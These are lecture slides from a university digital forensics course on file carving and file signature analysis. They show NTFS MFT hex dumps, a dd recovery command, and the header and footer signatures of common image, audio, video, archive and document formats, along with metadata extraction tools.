# Cluster-Based File Carving - MFT



| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 09714000 | 46 49 4C 45 30 00 03 00 | 00 00 00 00 00 00 00 00 | FILE0...... |
| 09714010 | 02 00 00 00 38 00 00 00 | A8 01 00 00 00 04 00 00 | ....8...¨... |
| 09714020 | 00 00 00 00 00 00 00 00 | 04 00 00 00 40 00 00 00 | ..... |
| 09714030 | 16 00 00 00 00 00 00 00 | 10 00 00 00 48 00 00 00 | ....H... |
| 09714040 | 00 00 00 00 00 00 00 00 | 30 00 00 00 18 00 00 00 | .....0..... |
| 09714050 | 74 DB 59 7B EF 91 D6 01 | 3A 38 8D 2F EE 91 D6 01 | tÜY{ï.Ö.:8./î.Ö. |
| 09714060 | 82 4E 5A 7B EF 91 D6 01 | 80 C2 7F 7B EF 91 D6 01 | .NZ{ï.Ö..Ä.{ï.Ö. |
| 09714070 | 20 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 09714080 | 30 00 00 00 70 00 00 00 | 00 00 00 00 00 00 03 00 | 0...p..... |
| 09714090 | 52 00 00 00 18 00 01 00 | 05 00 00 00 00 00 05 00 | R..... |
| 097140A0 | 74 DB 59 7B EF 91 D6 01 | 74 DB 59 7B EF 91 D6 01 | tÜY{ï.Ö.tÜY{ï.Ö. |
| 097140B0 | 74 DB 59 7B EF 91 D6 01 | 74 DB 59 7B EF 91 D6 01 | tÜY{ï.Ö.tÜY{ï.Ö. |
| 097140C0 | 00 80 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 097140D0 | 20 00 00 00 00 00 00 00 | 08 00 4D 00 65 00 6F 00 | .....M.e.o. |
| 097140E0 | 77 00 2E 00 4A 00 50 00 | 47 00 00 00 18 00 00 00 | w...J.P.G..... |
| 097140F0 | 50 00 00 00 68 00 00 00 | 00 00 00 00 00 00 01 00 | P...h..... |
| 09714100 | 50 00 00 00 18 00 00 00 | 01 00 04 80 14 00 00 00 | P..... |
| 09714110 | 24 00 00 00 00 00 00 00 | 34 00 00 00 01 02 00 00 | $.....4..... |
| 09714120 | 00 00 00 05 20 00 00 00 | 20 02 00 00 01 02 00 00 | .... ... ..... |
| 09714130 | 00 00 00 05 20 00 00 00 | 20 02 00 00 02 00 1C 00 | .... ... ..... |
| 09714140 | 01 00 00 00 00 03 14 00 | FF 01 1F 00 01 01 00 00 | .....ÿ..... |
| 09714150 | 00 00 00 01 00 00 00 00 | 80 00 00 00 48 00 00 00 | .....H... |
| 09714160 | 01 00 40 00 00 00 02 00 | 00 00 00 00 00 00 00 00 | ..@..... |
| 09714170 | 07 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 09714180 | 00 80 00 00 00 00 00 00 | 96 7C 00 00 00 00 00 00 | .....\|..... |
| 09714190 | 96 7C 00 00 00 00 00 00 | 21 08 00 1B 00 00 00 00 | .\|.....!..... |
| 097141A0 | FF FF FF FF 00 00 00 00 | FF FF FF FF 00 00 00 00 | ÿÿÿÿ....ÿÿÿÿ.... |

**NTFS Master File Table entry provides information about file metadata and content…**

# Cluster-Based File Carving – File Recovery

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 09714150 | 00 00 00 01 00 00 00 00 | 80 00 00 00 48 00 00 00 | ........ ....H... |
| 09714160 | 01 00 40 00 00 00 02 00 | 00 00 00 00 00 00 00 00 | ..@..... ..... |
| 09714170 | 07 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | ....@... .... |
| 09714180 | 00 80 00 00 00 00 00 00 | 96 7C 00 00 00 00 00 00 | ....\|.... |
| 09714190 | 96 7C 00 00 00 00 00 00 | 21 08 00 1B 00 00 00 00 | \|.....!..... |
| 097141A0 | FF FF FF FF 00 00 00 00 | FF FF FF FF 00 00 00 00 | ÿÿÿÿ....ÿÿÿÿ.... |

1) Determine file offsets
2) Find file name
3) Locate data contents
4) Recover file

dd if=ntfs.dd of=Recovered.jpg bs=1 skip=657827 count=10252

# File Signature Analysis

# File Applications

- **Common file application types that we will have to contend with during a forensic investigation include:**
  - ✓ **Images**
  - ✓ **Audio**
  - ✓ **Video**
  - ✓ **Archive**
  - ✓ **Documents**

- **It is necessary to understand how application data is configured before an analyst can properly evaluate raw data for recovery**


- **We will now introduce application data architecture and file signature analysis**

# Application Data Architecture

- **For non-flat files, application data generally contains a header, body, and footer or some combination of each**


- **Forensic examiners attempting to recover data may be able to build parts of files due to corruption or active manipulation**

- **Application headers store file format information immediately after the signature and application metadata can indicate key information such as file size, data format, software version**



# Header & Footer Example

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | 50 | 4B | 03 | 04 | 14 | 00 | 06 | 00 | 08 | 00 | 00 | 00 | 21 | 00 | CB | FE | PK.....!.Ëþ |
| 00000010 | 70 | 2E | B3 | 01 | 00 | 00 | 79 | 0C | 00 | 00 | 13 | 00 | 08 | 02 | 5B | 43 | p.³...y.....[C |
| 00000020 | 6F | 6E | 74 | 65 | 6E | 74 | 5F | 54 | 79 | 70 | 65 | 73 | 5D | 2E | 78 | 6D | ontent_Types].xm |
| 00000030 | 6C | 20 | A2 | 04 | 02 | 28 | A0 | 00 | 02 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | l ¢..( ..... |



| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | 50 | 4B | 03 | 04 | 14 | 00 | 06 | 00 | 08 | 00 | 00 | 00 | 21 | 00 | CB | FE | PK.....!.Ëþ |
| 00000010 | 70 | 2E | B3 | 01 | 00 | 00 | 79 | 0C | 00 | 00 | 13 | 00 | 08 | 02 | 5B | 43 | p.³...y.....[C |
| 00000020 | 6F | 6E | 74 | 65 | 6E | 74 | 5F | 54 | 79 | 70 | 65 | 73 | 5D | 2E | 78 | 6D | ontent_Types].xm |
| 00000030 | 6C | 20 | A2 | 04 | 02 | 28 | A0 | 00 | 02 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | l ¢..( ..... |
| 00000040 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |

Header

Body

Footer

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0011A800 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | F7 | 99 | 11 | 00 | 64 | 6F | 63 | 50 | .....÷™..docP |
| 0011A810 | 72 | 6F | 70 | 73 | 2F | 63 | 6F | 72 | 65 | 2E | 78 | 6D | 6C | 50 | 4B | 05 | rops/core.xmlPK. |
| 0011A820 | 06 | 00 | 00 | 00 | 00 | 26 | 00 | 26 | 00 | 8F | 0B | 00 | 00 | 8E | 9C | 11 | .....&.&.....Žœ. |
| 0011A830 | 00 | 00 | 00 | | | | | | | | | | | | | | ...□ |

# Image Applications

# Image Data

- Files that contain data to be rendered as graphical output
- Many image applications contain metadata with three main image metadata types being used:
  - ✓ EXIF
    - Exchangeable Image File Format
    - Embeds data relative to capture devices and uses tags and values including date-time and geolocation
  - ✓ IPTC
    - Information Interchange Model
    - A legacy metadata model that embeds information about images used by newspapers and news agencies
  - ✓ XMP
    - eXtensible Metadata Platform
    - Developed by Adobe in 2001 to provide open metadata methods

# Image File Types – JPEG

- Joint Photographic Experts Group
  - ✓ Developed in 1992 as a method to compress images while maintaining image content
  - ✓ Headers
    - 0xFFD8FFE0 – Standard JPEG/JFIF File
    - 0xFFD8FFE1 – Standard JPEG File with EXIF Metadata
    - 0xFFD8FFE2 – Canon Camera Image File Format (CIFF) JPEG
    - 0xFFD8FFE8 – Still Picture Interchange File Format (SPIFF)

```
File Types $ hexdump Mickey.jpg -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 00 00 01  |......JFIF......|
00000010  00 01 00 00 ff db 00 84  00 03 02 02 08 08 08 08  |................|
00000020  08 08 08 08 08 08 08 08  08 08 08 08 08 08 08 08  |................|
```

# Image File Types – GIF

- Graphic Interchange Format
  - ✓ Initially designed for icons and simple graphics and supports transparency and animations
  - ✓ GIF do not generally contain extensive metadata
  - ✓ Headers:
    - 0x474946383761 – GIF87a
    - 0x474946383961 – GIF89a
  - ✓ Footer:
    - 0x003B – ;|

```
File Types $ hexdump Minions.gif -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  47 49 46 38 39 61 c8 00  c8 00 f7 f6 00 00 18 3a  |GIF89a.........:|
00000010  00 67 98 00 73 a7 00 88  b9 00 b8 de 00 cb df 01  |.g..s...........|
00000020  21 34 01 29 53 01 57 88  01 73 9b 01 7b af 01 dc  |!4.)S.W..s..{...|
```

Header

```
000ed680  1d 48 c5 ba ab cd 12 ed  c4 1e 2d c0 18 2c bd 42  |.H........-..,.B|
000ed690  e9 b5 2a ed ce 4a ed a5  ce ec b9 0e 2d d1 6a ed  |..*..J......-.j.|
000ed6a0  5b 06 04 00 3b                                    |[...;|
```

Footer

# Image File Types – PNG

- **Portable Network Graphics**
  - ✓ **An open and free replacement for GIF images**
  - ✓ **PNG images do not generally contain extensive metadata**
  - ✓ **Headers:**
    - **0x89504E470D0A1A0A – .PNG….**
  - ✓ **Footer:**
    - **0x49454E44AE426082 – IEND.B`.|**

```
File Types $ hexdump Mario.png -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 05 c1 00 00 07 3e  08 06 00 00 00 26 76 ed  |.......>.....&v.|
00000020  9c 00 00 00 09 70 48 59  73 00 00 35 d4 00 00 35  |.....pHYs..5...5|
```

**Header**

```
001aee00  af d6 25 4e 08 21 84 10  42 08 21 84 10 42 6e 01  |..%N.!..B.!..Bn.|
001aee10  fe ff 01 00 9b 8d f7 1e  1b d4 77 1a 00 00 00 00  |..........w.....|
001aee20  49 45 4e 44 ae 42 60 82                           |IEND.B`.|
```

**Footer**

# Image File Types – TIFF

- **Tagged Image File Format**
  - ✓ **Image file format for publishing and graphic design and was originally created for fax and scanning applications**
  - ✓ **Default file format for OS X image applications**
  - ✓ **Headers:**
    - **0x4D4D002A – MM.* – Motorola**
    - **0x4D4D002B – MM.+ – Files > 4 GB**

```
File Types $ hexdump f14.tif -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  4d 4d 00 2a 00 04 b0 08  a4 a4 a2 a4 a6 a7 a7 a6  |MM.*............|
00000010  a4 a8 a9 a8 a3 a3 a4 a5  a5 a3 a8 a9 a4 a7 a3 a3  |................|
00000020  a3 a3 a5 a7 a2 a6 a3 a4  a4 a4 a7 a5 a3 a5 a4 a5  |................|
```

**Header**

# Image File Types – BMP / DIB

- **Bitmap / Device Independent Bitmap**
  - ✓ **A legacy format created by Microsoft for use in Windows image applications**
  - ✓ **Files are stored as lists of Red-Green-Blue (RGB) values**
  - ✓ **Headers:**
    - **0x42 4D XX XX XX XX**

```
File Types $ hexdump -C Marbles.BMP -s $(( 0*512 )) -n $(( 1*512 ))
00000000  42 4d 7c 11 41 00 00 00  00 00 36 00 00 00 28 00  |BM|.A.....6...(.|
00000010  00 00 8b 05 00 00 e9 03  00 00 01 00 18 00 00 00  |................|
00000020  00 00 00 00 00 00 20 2e  00 00 20 2e 00 00 00 00  |...... ... .....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

# Image Standards

- **Using known information about file signatures and formats, it will be possible to recover files without cluster carving**

| Reserved Area | | |
|---|---|---|
| Description | Offset | Bytes |
| Signature - "BM" | 0000h | 2 |
| File Size* | 0002h | 4 |
| Reserved - "00 00" | 0006h | 2 |
| Reserved - "00 00" | 0008h | 2 |
| Data Offset | 000Ah | 4 |
| Header Size - "40" | 000Eh | 4 |
| Image Width | 0012h | 4 |
| Image Height | 0016h | 4 |
| Image Planes | 001Ah | 2 |
| Bits / Pixel | 001Ch | 2 |
| Compression Type | 001Eh | 4 |
| Image Data Size | 0022h | 4 |
| Horizontal Resolution | 0026h | 4 |
| Vertical Resolution | 002Ah | 4 |
| Number of Colors | 002Eh | 4 |
| Number of Important Colors | 0032h | 4 |

```
File Types $ hexdump -C Marbles.BMP -s $(( 0*512 )) -n $(( 1*512 ))
00000000  42 4d 7c 11 41 00 00 00  00 00 36 00 00 00 28 00  |BM|.A.....6...(.|
00000010  00 00 8b 05 00 00 e9 03  00 00 01 00 18 00 00 00  |................|
00000020  00 00 00 00 00 00 20 2e  00 00 20 2e 00 00 00 00  |...... ... .....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

# Image Analysis Tools

- Analysis of image files can be achieved with standard Linux commands and applications
  - ✓ file
    - Determines the file type of a digital artifact
    - Performs filesystem tests, magic number analysis, and language assessment
  - ✓ extract
    - Command-line tool extracts document metadata
  - ✓ exiftool
    - Command-line application and Perl library for reading and writing EXIF, GPS, IPTC, XMP data
  - ✓ imagemagick, identify
    - Software suite to create, edit, and compose bitmap images
    - It can also read, convert, and write images in multiple formats

# Audio Applications

# Audio Data

- **Files that contain data for audio applications including:**
  - ✓ **Music**
  - ✓ **Voice Mail Messages**
  - ✓ **RF Audio Applications**

- **Some of the image-based metadata types also apply to audio applications**
  - ✓ **EXIF**
  - ✓ **XMP**

- **Due to intellectual property considerations for audio applications, metadata can provide significant information about ownership**

# Audio File Types – WAV

- **Waveform Audio File Format**
  - ✓ **An audio standard developed by IBM and Microsoft in 1991 for storing audio bitstream on desktop PC's**
  - ✓ **WAV files are composed of tagged data chunks inside of a Resource Interchange File Format (RIFF) container**
  - ✓ **Headers**
    - **0x52494646xxxxxxxx57415645666D7420 – RIFF….WAVEfmt**
      - **Middle 4 bytes indicate file size**

```
File Types $ hexdump Moderato.wav -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  52 49 46 46 3a 60 10 00  57 41 56 45 66 6d 74 20  |RIFF:`..WAVEfmt |
00000010  10 00 00 00 01 00 02 00  40 1f 00 00 00 7d 00 00  |........@....}..|
00000020  04 00 10 00 64 61 74 61  34 5f 10 00 8e ff 17 00  |....data4_......|
```

0x10603a -> 1073210 bytes

# Audio File Types – MPEG

- **Moving Picture Experts Group**
  - ✓ **Published by MPEG in 1993 and has become the most commonly used format for digital music**
  - ✓ **There are numerous MPEG versions including with MP3 (MPEG-1 Audio Layer 3) and M4A (Apple Lossless Audio Codec) being the most prevalent**
  - ✓ **MP3 was used extensively in Peer-to-Peer file sharing applications such as Napster, Kazaa, and Gnutella**
  - ✓ **Headers**
    - **0x494433 – ID3**
    - **0x667479704D344120 – ftypM4A**
      - **4-byte offset**

```
File Types $ hexdump MPEG.mp3 -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  49 44 33 03 00 00 00 00  00 66 54 43 4f 4e 00 00  |ID3......fTCON..|
00000010  00 0a 00 00 00 43 69 6e  65 6d 61 74 69 63 54 41  |.....CinematicTA|
00000020  4c 42 00 00 00 16 00 00  00 59 6f 75 54 75 62 65  |LB.......YouTube|
```

# Audio File Types – ASF / WMA(V)

- **Advanced Systems Format / Windows Media Audio (Video)**
  - ✓ **ASF is a Microsoft designed container format for streaming media and is used to store WMA(V) data**
  - ✓ **Although this format is proprietary, it has been reverse engineered and can be played with open source codecs including ffmpeg**
  - ✓ **Metadata can be extracted from ASF**
  - ✓ **Headers**
    - **0x3026B2758E66CF11A6D900AA0062CE6C**

```
File Types $ hexdump ASFExample.asf -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  30 26 b2 75 8e 66 cf 11  a6 d9 00 aa 00 62 ce 6c  |0&.u.f.......b.l|
00000010  7f 02 00 00 00 00 00 00  05 00 00 00 01 02 a1 dc  |................|
00000020  ab 8c 47 a9 cf 11 8e e4  00 c0 0c 20 53 65 68 00  |..G........ Seh.|
```

# Audio Analysis Tools

- **Analysis of audio files can be achieved with standard Linux commands and applications**
  - ✓ **file**
    - **Determines the file type of a digital artifact**
    - **Performs filesystem tests, magic number analysis, and language assessment**
  - ✓ **extract**
    - **Command-line tool extracts audio metadata**
  - ✓ **exiftool**
    - **Command-line application and Perl library for reading and writing EXIF, GPS, IPTC, XMP data**
  - ✓ **AtomicParsley**
    - **Extracts metadata from audio files**
    - **Writes metadata onto MPEG files**

# Video Applications

# Video Data

- **Due to both video and audio components of a video file, there is usually a container that encompasses both video and audio streams**

- **The containers used to compress and encode data streams is known as a “codec” and is necessary to properly playback video and audio content**

- **Video files generally contain useable metadata and the examples defined next will illustrate their use**

# Video File Types – MPEG

- Moving Picture Experts Group
  - ✓ As described in the audio version of MPEG, this standard includes video and audio compression and was used extensively in video CD applications
  - ✓ The common versions of MPEG video include
    - MPEG-1 – CD MPEG1
      - Header: 0x52494646
    - MPEG-2 – DVD MPEG2
      - Header: 0x000001BA
      - Footer: 0x000001B9
    - MP4 – MPEG-4
      - 0x667479706D703432
        - 4-byte offset

```
File Types $ hexdump Earth.mp4 -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  00 00 00 20 66 74 79 70  6d 70 34 32 00 00 00 00  |... ftypmp42....|
00000010  6d 70 34 32 6d 70 34 31  69 73 6f 6d 61 76 63 31  |mp42mp41isomavc1|
00000020  00 00 2e 30 6d 6f 6f 76  00 00 00 6c 6d 76 68 64  |...0moov...lmvhd|
```

# Video File Types – AVI

- **Audio Video Interleave**
  - ✓ **A video container format developed by Microsoft in 1992 which uses the RIFF contains discussed earlier**
  - ✓ **AVI can use multiple codecs to compress and decode video and audio streams**
  - ✓ **The contents of AVI files contain a sequence of values known as "FourCC" codes that specify which codecs are necessary for replay**
  - ✓ **Headers**
    - **0x52494646xxxxxxxx415649204C495354 – RIFF….AVI LIST**
      - **4-byte File Size**

```
File Types $ hexdump AVIExample.avi -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  52 49 46 46 46 54 0b 00  41 56 49 20 4c 49 53 54  |RIFFFT..AVI LIST|
00000010  be 22 00 00 68 64 72 6c  61 76 69 68 38 00 00 00  |."..hdrlavih8...|
00000020  35 82 00 00 2e 44 00 00  00 00 00 00 10 09 00 00  |5....D..........|
```

0xb5446 -> 742470 bytes

# Video File Types – MOV

- **QuickTime File Format**
  - ✓ **A legacy video format developed by Apple in 1991 that has been integrated into the MPEG-4 standard**
  - ✓ **Headers**
    - **0x6674797071742020**
      - **4-byte offset**
    - **0x6D6F6F76**
      - **4-byte offset**

```
File Types $ hexdump MOVExample.mov -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  00 00 00 14 66 74 79 70  71 74 20 20 00 00 02 00  |....ftypqt  ....|
00000010  71 74 20 20 00 00 00 08  77 69 64 65 00 0a 4d 7f  |qt  ....wide..M.|
00000020  6d 64 61 74 00 00 02 9f  06 05 ff ff 9b dc 45 e9  |mdat..........E.|
```

# Video Analysis Tools

- **Analysis of video files can be achieved with standard Linux commands and applications**
  - ✓ **file**
    - **Determines the file type of a digital artifact**
    - **Performs filesystem tests, magic number analysis, and language assessment**
  - ✓ **extract**
    - **Command-line tool extracts video metadata**
  - ✓ **exiftool**
    - **Command-line application and Perl library for reading and writing EXIF, GPS, IPTC, XMP data**
  - ✓ **qtinfo**
    - ✓ **QuickTime utilities package on Ubuntu**
  - ✓ **AtomicParsley**
    - **Extracts metadata from video files**

# Archive Applications

# Archive Data

- **An archive is a file container that holds the contents of other files and provides compression and encryption capabilities**

- **Archives can provide metadata relative to archive creation and in many cases provide information about file contents when unencrypted**

# Archive File Types – ZIP

- **ZIP Archive**
  - ✓ **The original compression and archive file format created by Phil Katz (PK) in 1989**
  - ✓ **ZIP archives provide compression and encryption**
  - ✓ **There are numerous ZIP file signatures:**
    - **PKZIP Archive File**
      - **Header: 0x504B0304 – PK..**
      - **Footer: Filename xx(?) 50 4B xx(17) 00 00 00**
    - **WinZIP Compressed Archive**
      - **Header: 0x57696E5A6970**
        - **29,152-byte offset**

```
File Types $ hexdump Mario.zip -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  50 4b 03 04 14 00 00 00  08 00 8c 7b 3e 51 f2 43  |PK.........{>Q.C|
00000010  c0 6f 8f da 1a 00 28 ee  1a 00 09 00 1c 00 4d 61  |.o....(.......Ma|
00000020  72 69 6f 2e 70 6e 67 55  54 09 00 03 17 a4 74 5f  |rio.pngUT.....t_|
```

```
001adb00  4d 61 72 69 6f 2e 70 6e  67 55 54 05 00 03 17 a4  |Mario.pngUT.....|
001adb10  74 5f 75 78 0b 00 01 04  e8 03 00 00 04 e8 03 00  |t_ux............|
001adb20  00 50 4b 05 06 00 00 00  00 01 00 01 00 4f 00 00  |.PK..........O..|
001adb30  00 d2 da 1a 00 00 00                               |.......|
```

# Archive File Types – RAR

- The Roshal Archive
  - ✓ Proprietary archive format designed by Eugene Roshal in 1993 that provides compression, archive repair, archive splitting, and encryption
  - ✓ Compression multiple files into one archive
    - rar a Images Mickey.jpg Minions.gif Mario.png
  - ✓ Headers
    - RAR Version 4
      - 0x526172211A0700
    - RAR Version 5
      - 0x526172211A070100

```
File Types $ hexdump Images.rar -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  52 61 72 21 1a 07 01 00  09 83 a4 5e 0c 01 05 08  |Rar!.......^....|
00000010  00 07 01 01 a2 e9 a9 81  00 2a f5 0d e9 2a 02 03  |.........*...*..|
00000020  0b e1 f9 02 04 e2 8e 03  b4 83 02 30 19 44 5b 80  |...........0.D[.|
```

# Archive File Types – 7z

- **7-zip**
  - ✓ **Open archive and compression format that provides similar capability to ZIP and RAR archives**
  - ✓ **7-zip compression process**
    - **p7zip Mario.png**
  - ✓ **Header**
    - **0x377ABCAF271C**

```
File Types $ hexdump Mario.png.7z -C -s $(( 0*512 )) -n $(( 1*512 ))
00000000  37 7a bc af 27 1c 00 04  6c 72 1f 46 3c e6 1a 00  |7z..'...lr.F<...|
00000010  00 00 00 00 5a 00 00 00  00 00 00 00 2d dc 8d 72  |....Z.......-..r|
00000020  e0 e3 89 e0 03 5d 00 44  94 05 c4 7a 27 f6 f7 ee  |.....].D...z'...|
```

# Archive Analysis Tools

- **Analysis of archive files can be achieved with standard Linux commands and applications**
  - ✓ **file**
    - **Determines the file type of a digital artifact**
    - **Performs filesystem tests, magic number analysis, and language assessment**
  - ✓ **extract**
    - **Command-line tool extracts archive metadata**
  - ✓ **exiftool**
    - **Command-line application and Perl library for reading and writing EXIF, GPS, IPTC, XMP data**
  - ✓ **zip / unzip**
  - ✓ **rar / unrar**
  - ✓ **7za**

# Document Applications

# Document Data

- Document data contains underlying text and image data and can also contain application specific data
- From a forensic standpoint, documents will be the largest category of data that an analyst will have to analyze and recover
- Documents provide an extensive list of metadata such as MAC time stamps, author information, and document revision history
- Documents also provide a threat vector for attacks due to numerous malware attacks against document applications

# Document File Types – OLE

- **Object Linking and Embedding Compound File**
  - ✓ **Documents created with Microsoft Office 1997-2003 formats are OLE compound files**
  - ✓ **From a technical perspective OLE files are portable file systems that provide the same structure as standard file systems like FAT and NTFS**
  - ✓ **OLE files provide two mechanisms to store data:**
    - **Storage Objects**
    - **Stream Objects**
  - ✓ **Header**
    - **0xD0 CF 11 E0 A1 B1 1A E1**

**"DOCFILE"**

```
File Types $ hexdump -C Auburn.doc -s $(( 0*512 )) -n $(( 1*512 ))
00000000  d0 cf 11 e0 a1 b1 1a e1  00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00  3e 00 03 00 fe ff 09 00  |........>.......|
00000020  06 00 00 00 00 00 00 00  00 00 00 00 04 00 00 00  |................|
```

# Document File Types – PDF

- Portable Document Format
  - ✓ An Adobe open format that provides a container that holds PostScript layout instructions and embedded fonts and graphics
  - ✓ PDF ensures that a document prepared on any system will render the same way on another system
  - ✓ There are two types of PDF metadata
    - Document Information Directory
      - Key / Value pairs that provide information about ownership, document titles and content, and MAC times
    - XMP
  - ✓ Headers
    - ✓ 0x25 50 44 46 – %PDF

```
File Types $ hexdump -C Auburn.pdf -s $(( 0*512 )) -n $(( 1*512 ))
00000000  25 50 44 46 2d 31 2e 37  0d 0a 25 b5 b5 b5 b5 0d  |%PDF-1.7..%.....|
00000010  0a 31 20 30 20 6f 62 6a  0d 0a 3c 3c 2f 54 79 70  |.1 0 obj..<</Typ|
00000020  65 2f 43 61 74 61 6c 6f  67 2f 50 61 67 65 73 20  |e/Catalog/Pages |
```

# Document Analysis Tools

- **Analysis of document files can be achieved with standard Linux commands and applications**
  - ✓ **file**
    - **Determines the file type of a digital artifact**
    - **Performs filesystem tests, magic number analysis, and language assessment**
  - ✓ **extract**
    - **Command-line tool extracts document metadata**
  - ✓ **exiftool**
    - **Command-line application and Perl library for reading and writing EXIF, GPS, IPTC, XMP data**

# Bash Scripting

# Scripting File Header Analysis

- Shell scripting is available on Linux systems to assist with automating repetitive tasks

- Using what we have learned up to this point, we will develop a shell script that allows us to conduct bulk analysis of files based on header and / or footer information

- For those not yet familiar with shell scripting we will discuss
  - Variables
  - Loops
  - References
  - Command Options
  - Pipes

# Encoding

# Character Encoding

- A mapping between a character set and encoded representation that is commonly used in software and web applications
- Some basic examples of encoding include:
  - ✓ Morse Code
  - ✓ Hamming Code
  - ✓ ASCII
  - ✓ Hex Encoding
  - ✓ ISO-8859
- Character encoding can aid when data parsing, compression, or when displaying application specific content
- RFC 2978 provides an exhaustive list of character sets commonly used in web application

# References

- File Signatures
  - ✓ https://www.garykessler.net/library/file_sigs.html
- File Samples
  - ✓ https://filesamples.com
- File Carving Techniques
  - ✓ https://resources.infosecinstitute.com/file-carving/#gref
- Character Encoding
  - ✓ https://www.w3.org/International/questions/qa-what-is-encoding


# COMP 5350 / 6350
# Digital Forensics

## Project #1 Review
## Forensic Challenges

# Project #1 Review

